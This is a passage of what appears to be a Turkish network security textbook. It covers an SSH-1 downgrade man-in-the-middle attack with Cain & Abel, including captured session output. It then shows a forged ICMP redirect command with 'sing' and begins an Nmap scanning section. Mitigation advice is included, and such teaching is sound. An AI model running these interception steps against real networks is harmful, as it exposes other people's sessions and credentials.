SSH saldırısında başarılı olabilmek için sunucunun SSH 1 desteklemesi gerekmektedir. Eğer sunucu sadece SSH 2 destekliyorsa saldırı başarısız olacaktır. Günümüz sistemlerinin çoğunda geriye uyumluluk(?) açısından olsa gerek hem SSH 1 hem de SSH 2 protokolü desteklenir.

Sshd_config dosyasındaki Protocol satırı ssh sunucunun hangi versiyonları desteklediğini belirtir. Buradaki değer Protocol 1,2 ya da Protocol 2,1 ise sunucu SSH 1 destekliyor demektir. SSH bağlantılarında hangi protokol sürümünün kullanılacağı ssh oturumu başlamadan seçilir ve şifrelenmemiş bir trafiktir. Bunu Wireshark ya da benzeri bir araç kullanarak izleyebilirsiniz.

SSH 1 destekleyen bir sunucuya yapılan bağlantı ve Sniffer aracılığı ile izlenmesi

No.	Time	Source	Destination	Protocol	Info
8	33.155276	74.86.28.26	172.24.24.72	TCP	22 > 5304 [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=
9	33.155329	172.24.24.72	74.86.28.26	TCP	5304 > 22 [ACK] Seq=1 Ack=1 win=16384 Len=0
10	33.155773	172.24.24.72	74.86.28.26	SSH	Client Protocol: SSH-2.0-SecureCRT_5.0.0 (build 992)
11	33.335689	74.86.28.26	172.24.24.72	SSHv2	Server Protocol: SSH-1.99-openSSH_3.9p1
12	33.336643	172.24.24.72	74.86.28.26	SSHv2	Client: Key Exchange Init
13	33.448309	74.86.28.26	172.24.24.72	TCP	22 > 5304 [ACK] Seq=24 Ack=48 win=5840 Len=0
14	33.524228	74.86.28.26	172.24.24.72	SSHv2	Server: Key Exchange Init
15	33.525484	172.24.24.72	74.86.28.26	SSHv2	Client: Diffie-Hellman GEX Request
16	33.739436	74.86.28.26	172.24.24.72	SSHv2	Server: Diffie-Hellman Key Exchange Reply
17	33.771502	172.24.24.72	74.86.28.26	SSHv2	Client: Diffie Hellman GEX Reply


Ssh-2 destekli bağlantıda aşağıdaki gibi bir paket çıktısı alınacaktır.

No.	Time	Source	Destination	Protocol	Info
1	0.000000	172.24.24.72	212.156.174.232	TCP	5310 > 22 [SYN] Seq=0 Len=0 MSS=1460
2	0.088640	212.156.174.232	172.24.24.72	TCP	22 > 5310 [SYN, ACK] Seq=0 Ack=1 win=65228 Len=0 MSS=
3	0.088689	172.24.24.72	212.156.174.232	TCP	5310 > 22 [ACK] Seq=1 Ack=1 Win=16384 Len=0
4	0.089144	172.24.24.72	212.156.174.232	SSH	Client Protocol: SSH-2.0-SecureCRT_5.0.0 (build 992)
5	0.229504	212.156.174.232	172.24.24.72	SSHv2	Server Protocol: SSH-2.0-openSSH_4.5p1 FreeBSD-20061:
6	0.230460	172.24.24.72	212.156.174.232	SSHv2	Client: Key Exchange Init
7	0.232350	212.156.174.232	172.24.24.72	TCP	22 > 5310 [ACK] Seq=40 Ack=48 win=65293 Len=0

Cain & Abel'da APR tabına geçirilerek SSH bölümü seçilirse burada araya girilen sisteme ait bilgiler gözükecektir. Aynı zamanda sistemde çalıştırılan tüm komutlar ve çıktıları bir text dosyaya yazılır.


Saldırı başarılı olduysa kurban sistem aynı hedefe tekrar bağlanmak istediğiinde aşağıdaki gibi bir uyarı ile karşılaşacaktır.

Bu uyarı kullanıcıyı bilgilendirme amaçlıdır ve SSH sunucunun kendini tanıtan anahtarının değiştiğini söylemektedir.



```
bt ~ # ssh mail.lifeoverip.net
WARNING: DSA key found for host mail.lifeoverip.net
in /root/.ssh/known hosts:1
DSA key fingerprint c2:c3:a8:6c:0b:ce:7c:59:7d:e3:38:6c:98:67:4a:46.
The authenticity of host 'mail.lifeoverip.net (80.93.212.86)' can't be established
but keys of different type are already known for this host.
RSA1 key fingerprint is 24:66:cb:5f:51:2a:d1:79:22:00:c9:7b:86:a5:ca:da.
Are you sure you want to continue connecting (yes/no)?
```

Bu uyarıyı dikkate almadığını düşünerek devam edelim. Kurban hedef sisteme bağlanıp aşağıdaki komutu çalıştırın ve sistemden çıksın.



```
[huzeyfe@mail /usr/home/huzeyfe] $ touch /tmp/bilgi_egitim_test
[huzeyfe@mail /usr/home/huzeyfe] $
```

Tekrar Cain & Abel'a gelip bakıldığından yakalanan şifrelenmiş SSH oturumunun çözümeye çalışıldığı görülebilir. Aynı satırda sağ tıklayıp tüm ssh oturumu text olarak alınabilir.

Kurbanın yaptığı ssh bağlantısı ve Cain & Abel tarafından bu oturum için oluşturulan dosya.

```
=====
==== Cain's SSH-1 sniffer generated file ====
=====

SSH-1 connection
-----
Server address: 80.93.212.86
Client address: 192.168.1.4

Identification phase
-----
Server ID string: SSH-1.99 (downgraded to SSH-1.51-OpenSSH_4.5p1 FreeBSD-20061110)
Client ID string: SSH-1.5-OpenSSH_4.4

Negotiation phase
-----
Ciphermask from server: 0x48
Supported ciphers: 3DES,Blowfish
Authmask from server: 0x2c
Supported authentications: RSA,Password,

Session setup phase
-----
Cookie: 8c96edfc2c73a338
Server-side SessionID: e7aaf59c0559542c92c880f17e1ccdc1
Client-side SessionID: cd2d724b91b3ab44f24ae02f72e786
Session Key: 211d62023146049d8b059623f0a32d1ac1bf2c2f11df250ad87a81e073d112
Client cipher: 3DES

Encrypted state reached
-----
...
...
Authentication phase
-----
Username: huzeyfe
...
[Client] Message type 12 (Shell Session Request)

Last login: Fri Jan 4 21:44:46 2008 from 88.233.254.228 Copyright (c) 1980, 1983, 1986, 1988,
1990, 1991, 1993, 1994
The Regents of the University of California. All rights reserved.

FreeBSD 6.2-RELEASE-p4 (SMP) #0: Thu Apr 26 17:55:55 UTC 2007
```

Huzeyfe ONAL <huzeyle@lifeoverip.net>

```
$ ^L@_ __ _bbaasshh [huzeyle@mail /usr/home/huzeyfe]$ _[H_[2J[huzeyle@mail  
/usr/home/huzeyfe]$ ttoouucchh //ttmmpp//bilgi_egitim_test
```


6.7.5. Korunma

Bu tip saldırılardan korunmanın yolu SSH 2 kullanmaktır. Bunun için sshd_config dosyasında Protocol 2,1 satırı Protocol 2 olarak düzeltilmeli ve SSH servisi yeniden başlatılmalıdır.

```
# grep Protocol /etc/ssh/sshd_config
```

```
#Protocol 2,1
```

6.8. ICMP Üzerinden MITM Atakları Gerçekleştirme



Şimdi M1 bilgisayarının M2 bilgisayara ulaşmak istediğini düşünelim ve M1 için varsayılan ağ geçidinin R1(Router1)olarak ayarlandığını varsayıyalım.

M1 M2 ye ilk paketini yollamak için hazırlıklara başlar, paketi oluşturur ve kendi yerel yönlendirme tablosunu kontrol eder, eğer M2 kendi yerel ağında ise paketi direkt yollamaya çalışır(önce mac adresini elde ederek işlemi mac adresleri üzerinden

gerçekleştirir vs). Farklı bir durumda yani M2 M1 ile farklı bir ağda ise ona ait bir yönlendirme satırı var mı diye kontrol eder ve o satırda belirlenmiş geçit kapısına paketi yollar . Bu yönlendirme satırları nasıl olabilir derseniz en basit şekli ile resim-2a yi inceleyebilirsiniz.

Destination	Netmask	Gateway	Interface
0.0.0.0	0.0.0.0	195.130.236.69	ppp1
10.0.0.0	255.0.0.0	10.0.0.2	br0
127.0.0.1	255.0.0.0	127.0.0.1	lo0
195.130.236.69	255.255.255.255	62.10.255.139	ppp1

Resim-2a

Kullandığınız işletim sisteme göre yerel yönlendirme tablosunu okuma komutu da değişir,


Windows için

route print

Unix/Linux' lar için ise


netstat -r komutunu kullanabilirsiniz.

M1'in M2 için kullanacağı geçit kapısının **R1** olarak ayarlandığını belirtmiştık,burada M1 ilk paketini **M2** ye yollamak için **R1** e teslim eder.Burada **R1** paketin **M2** ye gitmesi için hangi kapayı kullanacağını kendi yönlendirme tablosuna bakarak karar verir ve paketi **M2** ye ulaştırmak için **R2** ye teslim eder.**Şekil-1b**




Şekil-1b

Burada M1, R1 ve R2 aynı ağ üzerinde iseler ICMP Redirect mesajı oluşur,zaten bizimde incelememiz bunun üzerine idi.Şekil-1b de de açıkça görüldüğü gibi ilk olarak R1, paketin M2 ye ulaşması için kendinde tanımlı geçit kapısı R2'ye paketi teslim ediyor ve şekil-1c de görebileceğiniz gibi M1 e bir ICMP REDIRECT paketi yollayarak ,bak kardeşim senin M2 ye gidebilmen için R2 kapısını tercih etmen daha hayırlıdır sen bundan sonra M2 ye ulaşmak için beni değilde R2 yi tercih et der.



Şekil-1c

Son olarak da şekil-1d de M1 in yerel yönlendirme tablosunun değiştiğini ve M2 için geçit kapısının R1 değilde R2 olarak belirlendiğini görüyoruz, Tabii bu mesajında bir ömrü vardır, NT sistemler için bu zaman aralığı yaklaşık 10 dakikadır yani 10 dakika sonra eğer yeni bir ICMP Redirect mesajı ile karşılaşmazsa M1 ilk baştaki hale dönecektir ve M2 ye göndermek istediği paketleri R2 yerine R1 e yollayacaktır, tabii R1 yine uyaracak bana değil R2 ye yolla diyecektir.




Şekil-1d

Icmp redirect mesajları Icmp Type 5 tipi paketlerdir.


Icmp Code	Açıklaması
0	Redirect for Network Error.
1	Redirect for Host Error.
2	Redirect for Type of Service and Network Error.
3	Redirect for Type of Service and Host Error.

ICMP Redirect mesajlarının kötüye Kullanımı

Örnek Uygulama:



```
root@bt:~# sing -red -S 192.168.2.1 -gw 192.168.2.222 -dest 74.125.39.104 -x host -prot icmp 192.168.2.25
```



Frame	Source IP	Destination IP	Protocol	Description
3	112.629268	192.168.2.1	192.168.2.25	ICMP Redirect (Redirect for host)


Frame 3 (70 bytes on wire, 70 bytes captured)
Ethernet II, Src: VMware_28:41:d9 (00:0c:29:28:41:d9), Dst: 00:1f:d0:5a:1b:96 (00:1f:d0:5a:1b:96)
Internet Protocol, Src: 192.168.2.1 (192.168.2.1), Dst: 192.168.2.25 (192.168.2.25)
Internet Control Message Protocol
Type: 5 (Redirect)
Code: 1 (Redirect for host)
Checksum: 0x3778 [correct]
Gateway address: 192.168.2.222 (192.168.2.222)
Internet Protocol, Src: 192.168.2.25 (192.168.2.25), Dst: 74.125.39.104 (74.125.39.104)
version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
Total Length: 56
Identification: 0x4a2f (18991)
Flags: 0x00
Fragment offset: 0
Time to Live: 255
Protocol: ICMP (0x01)
Header checksum: 0x3cef [correct]
Source: 192.168.2.25 (192.168.2.25)
Destination: 74.125.39.104 (74.125.39.104)
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0xf7ff [correct]
Identifier: 0x0000
Sequence number: 0 (0x0000)

```
C:\Documents and Settings\Administrator>route print
IPv4 Route Table
=====
Interface List
0x1 ..... MS TCP Loopback interface
0x2 ... 00 50 56 c0 00 08 .. VMware Virtual Ethernet Adapter for VMnet8
0x3 ... 00 50 56 c0 00 06 .. VMware Virtual Ethernet Adapter for VMnet6
0x4 ... 00 50 56 c0 00 01 .. VMware Virtual Ethernet Adapter for VMnet1
0x5 ... 00 ff d0 5a 1b 96 .. Realtek RTL8168C(P)/8111C(P) PCI-E Gigabit Ethernet
0x6 ... 00 ff 9c 22 33 49 .. VirtualBox TAP Adapter - Packet Scheduler Miniport
0x7 ... 00 ff cf 99 38 f2 .. TAP-Win32 Adapter V8 - Packet Scheduler Miniport
=====
=====
Active Routes:
Network Destination     Netmask      Gateway       Interface Metric
          0.0.0.0         0.0.0.0   192.168.2.1  192.168.2.25    20
        10.10.10.0    255.255.255.0  192.168.2.20  192.168.2.25    1
 74.125.39.104  255.255.255.255  192.168.2.222  192.168.2.25    1
 127.0.0.0         255.0.0.0   127.0.0.1   127.0.0.1    1
 169.254.0.0       255.255.0.0   192.168.2.25  192.168.2.25    20
 192.168.2.0       255.255.255.0  192.168.2.25  192.168.2.25    20
 192.168.2.25     255.255.255.255  127.0.0.1   127.0.0.1    20
 192.168.2.255    255.255.255.255  192.168.2.25  192.168.2.25    20
 192.168.15.0       255.255.255.0  192.168.15.1  192.168.15.1    20
 192.168.15.1       255.255.255.255  127.0.0.1   127.0.0.1    20
 192.168.15.255    255.255.255.255  192.168.15.1  192.168.15.1    20
 192.168.101.0      255.255.255.0  192.168.101.1 192.168.101.1    20
 192.168.101.1      255.255.255.255  127.0.0.1   127.0.0.1    20
 192.168.101.255    255.255.255.255  192.168.101.1 192.168.101.1    20
 192.168.162.0      255.255.255.0  192.168.162.1  192.168.162.1    20
 192.168.162.1      255.255.255.255  127.0.0.1   127.0.0.1    20
 192.168.162.255    255.255.255.255  192.168.162.1 192.168.162.1    20
 224.0.0.0           240.0.0.0   192.168.2.25  192.168.2.25    20
 224.0.0.0           240.0.0.0   192.168.15.1  192.168.15.1    20
 224.0.0.0           240.0.0.0   192.168.101.1 192.168.101.1    20
 224.0.0.0           240.0.0.0   192.168.162.1 192.168.162.1    20
 255.255.255.255    255.255.255.255  192.168.2.25  192.168.2.25    1
 255.255.255.255    255.255.255.255  192.168.15.1    7    1
 255.255.255.255    255.255.255.255  192.168.15.1  192.168.15.1    1
 255.255.255.255    255.255.255.255  192.168.15.1    6    1
 255.255.255.255    255.255.255.255  192.168.101.1 192.168.101.1    1
 255.255.255.255    255.255.255.255  192.168.162.1 192.168.162.1    1
Default Gateway: 192.168.2.1
=====
```

7. TCP/IP Ağlarda Host keşfi ve Port Tarama

7.1. Güvenlik Testlerinde keşfin önemi

Güvenlik testlerinin en önemli ve vazgeçilmez adımlarından birisi Güvenlik taramalarıdır. Tarama denilince akla ilk olarak Port tarama, ağ haritası çıkarma ve zayıflık taraması gelir.



İlk olarak açık sistemlerin belirlenmesi, ardından bu sistemlere ait aktif servislerin detayları ile bulunması ve sonrasında zayıflık tarama araçları ile detaylı bir denetimden geçirilmesi gerekmektedir.

Testleri yaparken dikkat edilmesi gereken hususlardan en önemlisi otomatize edilmiş araçların bazı ön bilgilere(Windows sistemler Null TCP paketlerine X cevabını verirler

gibisinden) güvenerek sonuçlar ürettiğidir. Sağlıklı sonuçlar alabilmek için bağımsız iki aracın kullanılması ve sonuçlarının yorumlanması en iyi yoldur.

7.2. Nmap – Ağ haritalama ve Port tarama aracı

NOT: Port tarama işlemlerine geçmeden önce Temel TCP/IP bilginizi gözden geçirmenizde fayda vardır.

Oldukça geniş bir tarama tipi yelpazesine sahip Nmap, defakto port tarama aracı olarak internet dünyasında yerini almıştır. Her geçen gün yeni özelliklerin eklenmesi, bugların temizlenmesi , kısacası aktif bir gelişim sürecinde olması onun bu ünvanı hakettiğini kanıtlıyor.

Peki bu kadar karışık bir altyapı sunan Nmap'i nasıl öğreneceğiz, dahası Nmap ile sağlıklı tarama yapabilmek için nelere ihtiyaç var?

- Öncelikle sağlam bir TCP/IP bilgisine ihtiyaç var.
- Bol bol pratik yapmaya
- Grafik arabirim yerine komut satırını kullanmaya özen gösterin.

7.3. Nmap Tarama adımları

Nmap'in her tarama öncesi izlediği yol

1) verilen hedef host ismi is IP karşılığını bulur, IP ise reverse dns sorgusu ile isim karşılığını bulmaya çalışır. Reverse sorgulama gerekli değil ise -n parametresi ile iptal edilebilir.

Bunun farkını nmap'in tarama sonuçlarından görebilir ya da daha hassas bir sonuç verecek olan UNIX time komutu ile rahatlıkla ölçübiliriz.

```
bt ~ # time nmap 192.168.1.1 -p 23
Starting Nmap 4.20 ( http://insecure.org ) at 2007-07-31 19:01 GMT
Interesting ports on 192.168.1.1:
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 00:13:64:22:39:3F (Paradigm Technology)

Nmap finished: 1 IP address (1 host up) scanned in 13.184 seconds

real    0m13.204s
user    0m0.124s
sys     0m0.012s
bt ~ # time nmap -n 192.168.1.1 -p 23
Starting Nmap 4.20 ( http://insecure.org ) at 2007-07-31 19:02 GMT
Interesting ports on 192.168.1.1:
PORT      STATE SERVICE
23/tcp    open  telnet
